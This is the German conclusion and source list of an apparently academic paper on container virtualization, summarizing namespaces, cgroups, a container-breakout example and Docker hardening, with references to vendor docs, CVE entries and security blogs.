Im Verlauf dieser Arbeit wurden die Grundlagen der Container Virtualisierung erläutert. Dabei wurde zunächst der Unterschied zwischen der Hardware Virtualisierung (wie sie von VMs verwendet wird) und der Kernel Virtualisierung von Containern erklärt. Danach wurden die Grundlegenden Kernelfunktionen, welche die Container Virtualisierung ermöglichen, betrachtet und erklärt. Es wurden Möglichkeiten zur Übernahme und dem Ausbruch aus Containern aufgelistet und beispielhaft ein Exploit entwickelt, welcher den Ausbruch aus einem schlecht gesicherten Docker Container durchführt. Hierzu wurden zwei unterschiedliche Sicherheitslücken ausgenutzt und so eine vollständige Übernahme des Hostsystems durch den Angreifer erreicht. Das Ziel dieses Beispiels war es, zu zeigen, wie einfach ein Ausbruch aus einem Schlecht gesicherten Container ist. Zuletzt wurden dann wichtige Aspekte des Container Hardenings vorgestellt, welche den sicheren Betrieb von Containern gewährleisten sollen.

Abschließend kann festgestellt werden, dass Container viele Vorteile für den Betrieb von Microservices und anderen Softwaresystemen bieten, dabei muss aber akribisch die Sicherheit bedacht werden. Die Containerisolation ist schwächer als die einer VM, bietet dafür viele Leistungsvorteile.

# Quellen

[1] https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-a-container/

[2] https://www.ibm.com/cloud/learn/containers

[3] https://www.docker.com/resources/what-container/

[4] https://www.atlassian.com/microservices/cloud-computing/containers-vs-vms

[5] https://opensource.com/article/21/9/container-runtimes

[6] https://www.aquasec.com/cloud-native-academy/container-security/container-runtime/

[7] https://www.capitalone.com/tech/cloud/container-runtime/

[8] https://mobyproject.org/

[9] https://www.redhat.com/sysadmin/cgroups-part-one

[10] https://www.redhat.com/sysadmin/cgroups-part-two

[11] https://www.dev-insider.de/was-sind-cgroups-a-980830/

[12] https://www.howtogeek.com/devops/what-are-linux-namespaces-and-what-are-they-used-for/

[13] https://medium.com/geekculture/linux-namespaces-container-technology-a09da0813247

[14] https://medium.com/@yildirimabdrhm/introduction-to-namespaces-9913e7d49921

[15] https://www.toptal.com/linux/separation-anxiety-isolating-your-system-with-linux-namespaces

[16] https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/

[17] https://tbhaxor.com/prevent-container-breakout-privilege-escalation-via-userns-remap/

[18] https://security.stackexchange.com/questions/236522/can-malicious-applications-running-inside-a-docker-container-still-be-harmful

[19] https://security.stackexchange.com/questions/152978/is-it-possible-to-escalate-privileges-and-escaping-from-a-docker-container

[20] https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation

[21] https://medium.com/geekculture/linux-namespaces-container-technology-a09da0813247

[22] https://nvd.nist.gov/vuln/detail/CVE-2016-3714

[23] https://nvd.nist.gov/vuln/detail/CVE-2022-0492

[24] https://imagetragick.com/

[25] https://man7.org/linux/man-pages/man7/capabilities.7.html

[26] https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

[27] https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt

[28] https://medium.com/coccoc-engineering-blog/secure-container-runtime-cb4eb75e9dcf

[29] https://snyk.io/

[30] https://www.secjuice.com/how-to-harden-docker-containers/

[31] https://cloud.redhat.com/blog/hardening-docker-containers-images-and-host-security-toolkit